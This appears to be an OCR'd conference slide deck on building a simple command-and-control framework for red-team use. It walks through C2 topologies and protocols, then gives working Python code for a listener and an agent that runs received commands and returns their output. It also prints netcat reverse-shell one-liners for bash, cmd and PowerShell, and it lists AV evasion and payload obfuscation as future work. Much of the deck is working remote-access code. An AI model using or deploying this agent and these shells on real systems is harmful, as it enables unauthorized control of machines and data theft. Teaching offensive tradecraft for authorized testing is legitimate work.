
C2 Topology – Multiple Agents



C2 Topology – With Pivoting



C2 Topology – With Redirectors



Communication Protocols

TCP/Sockets

HTTP/HTTPS

SSH

DNS

UDP

SMB

Discord/Slack/etc

Decisions...

User Interface

Text

Graphical

Web

...


Server Language

Python

C#

Go

...



Communication Protocol(s)

TCP/Sockets

HTTP/HTTPS

SSH

...

TCP/Socket Comms

- Reliable, low-level communication used for custom protocols.
- Advantages: Direct control over communication, reliable.
- Disadvantages: Requires open ports, more noticeable.

```python
import socket

def tcp_client(server_ip, server_port, message):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server_ip, server_port))
    s.sendall(message.encode())
    response = s.recv(1024)
    s.close()
    return response.decode()
```


HTTPS Comms

- Commonly used because it's easy to blend with normal web traffic.
- Advantages: Widely allowed through firewalls, can use web proxies.
- Disadvantages: Can be noisy, easily flagged by anomaly detection systems.

```python
import requests

def get_command(server_url, agent_id):
    response = requests.get(f"{server_url}/get_command/{agent_id}")
    return response.json()

def send_result(server_url, agent_id, result):
    requests.post(f"{server_url}/send_result/{agent_id}", json={"result": result
```


SSH Comms

- Secure, encrypted channel often used for legitimate remote administration.
- Advantages: Encrypted, secure communication, difficult to intercept.
- Disadvantages: Requires SSH server setup, not suitable for all environments.

```python
import paramiko

def ssh_command(server_ip, username, password, command):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(server_ip, username=username, password=password)
    stdin, stdout, stderr = ssh.exec_command(command)
    return stdout.read().decode()
```


DNS Comms

- Often used for covert data exfiltration due to its ubiquity and need to be allowed through firewalls.
- Advantages: Stealthy, difficult to detect.
- Disadvantages: Limited bandwidth, complexity in handling DNS responses.

```
import dns.resolver

def dns_query(domain):
    result = dns.resolver.resolve(domain, 'TXT')
    return result
```


LET’S START BUILDING

Basic TCP Server

```
17  def main():
18      listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19      listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1
20
21      listener.bind((HOST, PORT))
22      listener.listen()
23      mysocket, addr = listener.accept()
24      cmd_loop(mysocket)
25
26  if __name__ == "__main__":
27      main()
```


Basic TCP Server

```
6   def cmd_loop(session):
7       while True:
8           command = input(f"Session > ")
9           command = f'{command}'  # Wrap command in quotes
10          session.sendall(command.encode('utf-8') + b"\n")
11          data = session.recv(1024).decode()
12          if data:
13              response_lines = data.split('\n')
14              for line in response_lines:
15                  print(f"{line}")
```


Simplest Agent: NetCat

nc -nv 127.0.0.1 9999 -e /bin/bash

nc.exe 127.0.0.1 9999 -e cmd

nc.exe 127.0.0.1 9999 -e powershell

https://www.revshells.com/

TCP Sockets with Agents

```
4   def agent(host, port):
5       client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6       try:
7           client.connect((host, port))
8           while True:
9               command = client.recv(1024).decode().strip()
10              if command.lower() == "exit":
11                  break
12              output = subprocess.getoutput(command)
13              client.sendall(output.encode('utf-8') + b"\n")
14      except ConnectionRefusedError:
15          print("Connection refused. Make sure the C2 server is running.")
16      except Exception as e:
17          print("An error occurred:", e)
18      finally:
19          client.close()
```


Encryption

Importance of Encryption:

- Provides data confidentiality and integrity between agents and the server.
- Prevents interception and tampering by adversaries.

Common Encryption Methods:

- AES (Advanced Encryption Standard):
  - Symmetric encryption algorithm.
  - Suitable for encrypting large amounts of data.
- RSA (Rivest-Shamir-Adleman):
  - Asymmetric encryption algorithm.
  - Often used for secure key exchange.

TCP with Encryption: STUB

```python
@staticmethod
def encrypt(data):
    enc_data = # ENCRYPT THIS DATA
    return enc_data

@staticmethod
def decrypt(data):
    dec_data = # DECRYPT THIS DATA
    return dec_data
```


TCP Server Encryption

```python
def cmd_loop(session):
    while True:
        command = input(f"Session > ")
        command = f'{command}'  # Wrap command in quotes

        # Encrypt the command and send it to the server
        enc_command = encrypt(command.encode('utf-8') + b"\n")
        session.sendall(enc_command)

        # Receive the response and decrypt it
        data = session.recv(1024)
        data_decrypt = decrypt(data).decode()

        if data_decrypt:
            response_lines = data.split('\n')
            for line in response_lines:
                print(f"{line}")
```


TCP Agent Encryption

```python
def agent(host, port):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        client.connect((host, port))
        while True:

            # Receive the command and decrypt it
            command_enc = client.recv(1024)
            command = decrypt(command_enc).decode().strip()

            if command.lower() == "exit":
                break

            # Execute the command and send the output
            output = subprocess.getoutput(command)
            enc_output = encrypt(output.encode('utf-8') + b"\n")
            client.sendall(enc_output)
    except ConnectionRefusedError:
        print("Connection refused. Make sure the C2 server is running.")
    except Exception as e:
        print("An error occurred:", e)
    finally:
        client.close()
```


TCP with Encryption: Simple

```python
@staticmethod
def encrypt(data):
    return base64.b64encode(data)

@staticmethod
def decrypt(data):
    return base64.b64decode(data)
```


PRAY TO THE DEMO GODS

Future Work

- Socks Proxy
- BOF/COFF Loading
- Load Powershell Scripts
- Load/Compile/Execute C# Assemblies
- Evade/Bypass AV
- Payload Obfuscation
- Redirectors
- Sleep/Jitter/Ping
- Better Encryption
- More Versatile Agents/Stagers

Thank You

Contact Info:

adam.compton@trustedsec.com

adam.compton@gmail.com

@tatanus

https://www.hillbillystorytime.com

https://youtube.com/hillbillystorytime